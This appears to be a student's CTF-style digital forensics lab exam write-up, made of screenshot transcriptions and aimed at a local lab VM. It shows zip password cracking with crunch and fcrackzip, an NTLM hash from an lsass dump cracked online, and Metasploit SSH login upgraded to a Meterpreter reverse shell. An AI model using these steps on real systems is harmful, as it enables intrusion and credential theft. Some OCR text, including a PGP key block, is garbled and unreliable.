




# DF LAB EXAM


## HA FORENSICS



UMM-E-HANI  
2023S-BCYS-027



## FLAG 1



# UMM-E-HANI

## 2023S-BCYS-027

Applications Places System 7:03 2 جولائی، ش

Parrot Security 192.168.85.128/ × +

← → ↻ ↺ http://192.168.85.128/tips.txt

Import bookmarks... Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources @http://192.168.56.105:80...

/flag.zip  
/igolder

Menu Parrot ... HA: For... Parrot ... Mozilla... Save Sc... Parrot ... forensi... Save Sc... redfeat... Save Sc... Save Sc...

Applications Places System 7:05 2 جولائی، ش

Parrot Security 192.168.85.128/ × +

← → ↻ ↺ http://192.168.85.128/igolder/clue.txt

Import bookmarks... Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources @http://192.168.56.105:80...

```
-----BEGIN PGP PRIVATE KEY BLOCK-----
Version: BCGP # v1.0.1.0

lQ0cBF9sZ70BCACvH5v2Lp8myVtBvK4yzaUmxD8xP.jNt1tU/lqr2d+U0E0Rb0l
UCILXSqapj8Fu2qB6S1cv/1V6T8r791nL5j4uK5AEu/r65JwH1FovVbndvT
X0m6F7Llq5A1L0S38Pmp1gl.1EC1q1LwMFCjJlV6B8w/c8Vl3QK7L7YK34S1
XKsXomq6Qwvzr/zfmg0812J1qgm9Agz0uJ347Jh6vV58nCF58myJoh
wbxEXk0020e0/n7TscDhp3g5wckuy4kFBVzLp0/23kA/k4LjV1WPMaeQzJpX
AyxmEXk1p+1g8tB1cW6S52gLA0q8202y4BEEBAH/AwK/HOF76WvU1gR877
xJkqZL30Y8x00aMqJumahuT2z17J80rF5eCj4kDj585B1QzNPP14p4TK3
v5FJh5h5KZ160gNH66rdjByK74CN1k1T1VPEQc71Ld9P5K1/YhghysyYhyBH
3TRA6wJszcjJ0t5AQM1pLXJpWmK1C3m8x0F51pCvJhCQ8Z1pGvmmuc
2fepR8fpu/w2eWecm5FOCvq/Bqz1p3pVYF1uJ7CML0meJ1u2p7EJLwF2E
TGBj++uLdPcohJHovp8W1Q5Hfaw0mK95aQ7JmegvIn3N8H8Z052aqjBzN1M65
LK/d2011X15SRN01LC+Tf/v658gAD-W5G5E1TTPCRP20pC1CBoa476Sk7nyF
RnIngeJp5glagaY692ahUFLq07K6a-Hu3N0/pm+x/dH1Lw/jhHacp8BCPF
Zv-nL1CmC1AT0CfKwz2Q5CmWcL1L6EgDpEPJkLknaF8BEFshH8H1Cw72
otvsmzkijYDva77zy1vq8gMj61VNM1263fCW+eCGLwB8Xno99xcEgJpzd0H
Tn43yQ1J1ZbV8j07V8q22h0T0v9IR8e/X0Huj1+J8QyNYLcpvE818/rxnfm
/0Qw6c0hTka1DmKcQp1310T9K14b4+V8U5Mq00QcJhTThs1mV1V85/G
5ED2NNK0C10tXKAUjLUv5vMnyQ1qVulm8hbc5Wz1X0T90K65z8a+JMK13
0y1TnK1Kp0t+xfvjvuzPcKkyK7+82f60s14f/3F2W6PANI1fW6P+908FA
MPP/xdJh1g8vqLp0Euvp7VYvNM1U1zao7P4N2LQA1QEC8B8A8Ag8QJF0K+9
AAuEF4Y45P11BwK1YJUT5z0m83yJ6VvYqapXTP/0p5j1F8UwLpKtSc
P5og9KqEqLY3k50Y83Y8M1Bgm120yCg15PcmF8L0m8hP0g1RQNS-F7uuh9S
ofeh+5YR8SpUct0q1jHe6e/ABR533bWldk6YhF4YcCdxM2Rd1/Fy0RyZn7q4
CTfFJxLenP9v1v2E1J+H0CtyL0W5K4Z1/PW80YvTmZu1edH1ZRL5
OCu8Twt1wJ/z55wCwK2xv52HfK9eqE0jbfT0taunRH0u41EH08YjDS42C
Dnp2F5H5CS0MEFOA5E0+u05Y4+M861hKcV+168Jc+
+K0Pg
-----END PGP PRIVATE KEY BLOCK-----

-----BEGIN PGP MESSAGE-----
Version: BCGP # v1.0.1.0

HqENABY4Bp11BNAQf80Ae0V0mpzj5+3M2CohjFX6GhK+MK0STLay5XndaEXRZ
3+uUQcCr8BL683zmAS1MTH7xi7x44qgm06G1L1v8P92Fmv9E5K0vLUY1
TBVJ1Jnm8q7F1mwy1T21252yU1qW4E26P7K4U9N65zh+dyntVXxjDE2X1J9
Ff428ygu1j8GfQ10h8h7A1+YQ1Cv0v052C1E1ZwYH08cwdeKcJp8JR9
ZfcmCEZ4-Jb0tCX0P0C1BjHk011c1g+X84v572h11zn2HfUtqCwHuh0U2
qV1MOG830M2VzyYm848gE0s+G6BFBtSk55tshcwZ83QA/bcqpT+1hYt1
57Bp0T6T+2v058411c10b0YLAB8VY1FwJ0m2A4F40wPwJYK0C1u03Wd
C1U2+131J7J2v2KAK6eYgqR08Jv3B85E12CH61eY9W540YZCZYF6
v+60Pq+UNCBbAF8Jpk01gH+Gh51Gf8vKvM/g25v4MDRE0Jf59D1wTb1Qn
Q0s+
+Y0D
-----END PGP MESSAGE-----
```

Menu Parrot... HA: F... Parrot... Mozill... Save S... Parrot... forens... Save S... redfea... Save S... Save S...

```
Applications Places System [Icons] [Network] [Sound] [Volume] [Battery] [Wi-Fi] [Bluetooth] [Date/Time] 7:37 2 جولائی، ش
Parrot Terminal
File Edit View Search Terminal Help
[redfeather@parrot]~/Downloads
└─$ crunch 6 6 -t for%% -o dict.txt
Crunch will now generate the following amount of data: 7000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 1000
crunch: 100% completed generating output
[redfeather@parrot]~/Downloads
└─$ fcrackzip -u -D -p dict.txt flag.zip



PASSWORD FOUND!!!!: pw == for007
[redfeather@parrot]~/Downloads
└─$ unzip flag.zip
Archive:  flag.zip
[flag.zip] flag.pdf password:
replace flag.pdf? [y]es, [n]o, [A]ll, [N]one, [r]ename: y
inflating: flag.pdf
replace lsass.DMP? [y]es, [n]o, [A]ll, [N]one, [r]ename: y
inflating: lsass.DMP
[redfeather@parrot]~/Downloads
└─$
```

```
Applications Places System [Icons] [Network] [Sound] [Volume] [Battery] [Wi-Fi] [Bluetooth] [Date/Time] 7:39 2 جولائی، ش
Parrot Terminal
File Edit View Search Terminal Help
[redfeather@parrot]~/Downloads
└─$ crunch 6 6 -t for%% -o dict.txt
Crunch will now generate the following amount of data: 7000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 1000
crunch: 100% completed generating output
[redfeather@parrot]~/Downloads
└─$ fcrackzip -u -D -p dict.txt flag.zip

PASSWORD FOUND!!!!: pw == for007
[redfeather@parrot]~/Downloads
└─$ unzip flag.zip
Archive:  flag.zip
[flag.zip] flag.pdf password:
replace flag.pdf? [y]es, [n]o, [A]ll, [N]one, [r]ename: y
inflating: flag.pdf
replace lsass.DMP? [y]es, [n]o, [A]ll, [N]one, [r]ename: y
inflating: lsass.DMP
[redfeather@parrot]~/Downloads
└─$ xdg-open flag.pdf
```

FLAG 2

UMM-E-HANI  
2023S-BCYS-027





[illegible]

The screenshot displays the CrackStation website's 'Free Password Hash Cracker' interface. At the top, there's a navigation bar with links like 'CrackStation', 'Password Hashing Security', and 'Defuse Security'. The main heading is 'Free Password Hash Cracker'. Below this, a text box prompts the user to 'Enter up to 20 non-salted hashes, one per line:'. A sample hash '64fbae31cc352fc26af97cbdef151e03' is entered. To the right of the input field is a reCAPTCHA widget with the text 'I'm not a robot' and a 'Crack Hashes' button. Below the input field, a table displays the cracked hash. The table has three columns: 'Hash', 'Type', and 'Result'. The row shows the hash '64fbae31cc352fc26af97cbdef151e03', type 'NTLM', and result 'Password01'. Below the table, there's a 'Color Codes' section explaining the status: 'Green' for exact match, 'Yellow' for partial match, and 'Red' for not found. A link to 'Download CrackStation's Wordlist' is provided. The 'How CrackStation Works' section explains that the tool uses pre-computed lookup tables to crack password hashes by mapping the hash of a password to the correct password for that hash. It also mentions that the lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list they could find. At the bottom, there's a note about downloading CrackStation's dictionaries and the lookup table implementation.

# UMM-E-HANI

## 2023S-BCYS-027

```
Applications Places System [Icons] [Network] [Sound] [Volume] [8:04 ش 2 جولائی, 2023]
Parrot Terminal
File Edit View Search Terminal Help
(pykat2_env) [redfeather@parrot] [~/Downloads]
$ deactivate
[redfeather@parrot] [~/Downloads]
$ msfconsole
Metasploit tip: View a module's description using info, or the enhanced
version in your browser with info -d
Call trans opt: received. 2-19-98 13:24:18 REC:Loc

Trace program: running

wake up, Neo...
the matrix has you
follow the white rabbit.

knock, knock, Neo.

[ ASCII art of a rabbit ]

https://metasploit.com

=[ metasploit v6.4.58-dev ]
+ -- --=[ 2511 exploits - 1292 auxiliary - 431 post ]
+ -- --=[ 1687 payloads - 49 encoders - 13 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/ssh/ssh_login
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> set RHOST 192.168.85.128
RHOST => 192.168.85.128
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> set username jasoos
username => jasoos
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> set password Password@1
password => Password@1
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> exploit
[*] 192.168.85.128:22 - Starting bruteforce
[*] 192.168.85.128:22 - Success: 'jasoos:Password@1' 'uid=1001(jasoos) gid=1001(jasoos) groups=1001(jasoos) Linux ubuntu 4.15.0-20-generic #21-Ubuntu SMP Tue Apr 24 06:16:15 UTC 2018 x86_64 x86_64 GNU/Linux'
[*] SSH session 1 opened (192.168.85.1:43213 -> 192.168.85.128:22) at 2025-07-02 20:01:53 +0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:1) auxiliary(scanner/ssh/ssh_login) >> sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.85.1:4433
[*] Sending stage (1017704 bytes) to 192.168.85.128
[*] Meterpreter session 2 opened (192.168.85.1:4433 -> 192.168.85.128:45992) at 2025-07-02 20:02:46 +0500
[*] Command stager progress: 100.00% (773/773 bytes)
[msf](Jobs:0 Agents:2) auxiliary(scanner/ssh/ssh_login) >> session 2
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
[msf](Jobs:0 Agents:2) auxiliary(scanner/ssh/ssh_login) >> sessions 2
[*] Starting interaction with 2...

(Meterpreter 2)(/home/jasoos) >
```

```
Applications Places System [Icons] [Network] [Sound] [Volume] [8:04 ش 2 جولائی, 2023]
Parrot Terminal
File Edit View Search Terminal Help

=[ metasploit v6.4.58-dev ]
+ -- --=[ 2511 exploits - 1292 auxiliary - 431 post ]
+ -- --=[ 1687 payloads - 49 encoders - 13 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

[msf](Jobs:0 Agents:0) >> use auxiliary/scanner/ssh/ssh_login
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> set RHOST 192.168.85.128
RHOST => 192.168.85.128
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> set username jasoos
username => jasoos
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> set password Password@1
password => Password@1
[msf](Jobs:0 Agents:0) auxiliary(scanner/ssh/ssh_login) >> exploit
[*] 192.168.85.128:22 - Starting bruteforce
[*] 192.168.85.128:22 - Success: 'jasoos:Password@1' 'uid=1001(jasoos) gid=1001(jasoos) groups=1001(jasoos) Linux ubuntu 4.15.0-20-generic #21-Ubuntu SMP Tue Apr 24 06:16:15 UTC 2018 x86_64 x86_64 GNU/Linux'
[*] SSH session 1 opened (192.168.85.1:43213 -> 192.168.85.128:22) at 2025-07-02 20:01:53 +0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:1) auxiliary(scanner/ssh/ssh_login) >> sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.85.1:4433
[*] Sending stage (1017704 bytes) to 192.168.85.128
[*] Meterpreter session 2 opened (192.168.85.1:4433 -> 192.168.85.128:45992) at 2025-07-02 20:02:46 +0500
[*] Command stager progress: 100.00% (773/773 bytes)
[msf](Jobs:0 Agents:2) auxiliary(scanner/ssh/ssh_login) >> session 2
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
[msf](Jobs:0 Agents:2) auxiliary(scanner/ssh/ssh_login) >> sessions 2
[*] Starting interaction with 2...

(Meterpreter 2)(/home/jasoos) >
```

## UMM-E-HANI 2023S-BCYS-027

```
Applications Places System [Icons] [System Tray] [Date/Time]
Parrot Terminal

File Edit View Search Terminal Help

15
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  2 ftp  ftp    4096 Sep 24  2020 pub
226 Directory send OK.
ftp> cd pub
cd pub
250 Directory successfully changed.
ftp> ls
ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--  1 ftp  ftp    20866624 Sep 24  2020 sabot.001
226 Directory send OK.
ftp> get sabot.001
get sabot.001
local: sabot.001 remote: sabot.001
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for sabot.001 (20866624 bytes).
226 Transfer complete.
20866624 bytes received in 1.73 secs (115.0038 MB/s)
ftp> exit
exit
221 Goodbye.
jasoos@ubuntu:~$ ls
ls
sabot.001
jasoos@ubuntu:~$ python -m SimpleHTTPServer 8000
python -m SimpleHTTPServer
/usr/bin/python: No module named SimpleHTTPServer
jasoos@ubuntu:~$ python -m SimpleHTTPServer
python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
192.168.85.1 - - [02/Jul/2025 08:34:38] "GET / HTTP/1.1" 200 -
192.168.85.1 - - [02/Jul/2025 08:34:38] code 404, message File not found
192.168.85.1 - - [02/Jul/2025 08:34:38] "GET /favicon.ico HTTP/1.1" 404 -
```

```
Applications Places System [Icons] [System Tray] [Date/Time]
Parrot Security OS - Directory listing x +
http://192.168.85.128:8000/
Import bookmarks... Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources http://192.168.56.105:80...

Directory listing for /

  .bash_history
  .bash_logout
  .bashrc
  .cache/
  .local/
  .profile
  sabot.001
```

FLAG 3



# UMM-E-HANI

## 2023S-BCYS-027

Applications Places System

Parrot Security Directory listing ForensicsLab huntress at D

http://localhost:9999/autopsy?mod=1&submod=2&case=ForensicsLab&host=host1&inv=unknown&vol=...

Import bookmarks... Parrot OS Hack The Box OSINT Services Vuln DB Privacy and Security Learning Resources

FILE ANALYSIS KEYWORD SEARCH FILE TYPE IMAGE DETAILS META DATA DATA UNIT HELP CLOSE

